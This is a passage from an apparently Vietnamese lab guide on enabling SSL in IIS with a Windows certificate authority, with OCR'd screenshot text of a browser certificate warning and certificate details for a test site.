
Nhấn Close



Chọn SSL Settings




Tick Require SSL -> Apply




Kiểm tra kết quả sau khi cấu hình trên CA Server và Web Server:


Truy cập trang web: https://www.cntt.vn

Nhấn Continue to this website (not recommended)



Nhấn Certificate error để xem thông tin




https://www.cntt.vn/
Certificate error
Waiting for cntt.vn
Windows Serv
Internet I
Welcome
Bem-vindo
Welkom
Добро пожаловать
Üdvözöljük
مرحبا
欢迎
Willkommen
Velkommen
Witamy
Microsoft
Certificate
General
Details
Certification Path
Show:
<All>
Field
Value
Version
V3
Serial number
78 00 00 00 05 86 66 de 10 25...
Signature algorithm
sha256RSA
Signature hash algorithm
sha256
Issuer
XYZ-WIN-FB87M52RCSC-CA, ...
Valid from
Saturday, November 23, 2024...
Valid to
Sunday, November 23, 2025 1...
Subject
CNTT-VN, Thu Duc, CNTTVN, ...
Edit Properties...
Copy to File...
OK
http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409
2:57 PM
11/23/2024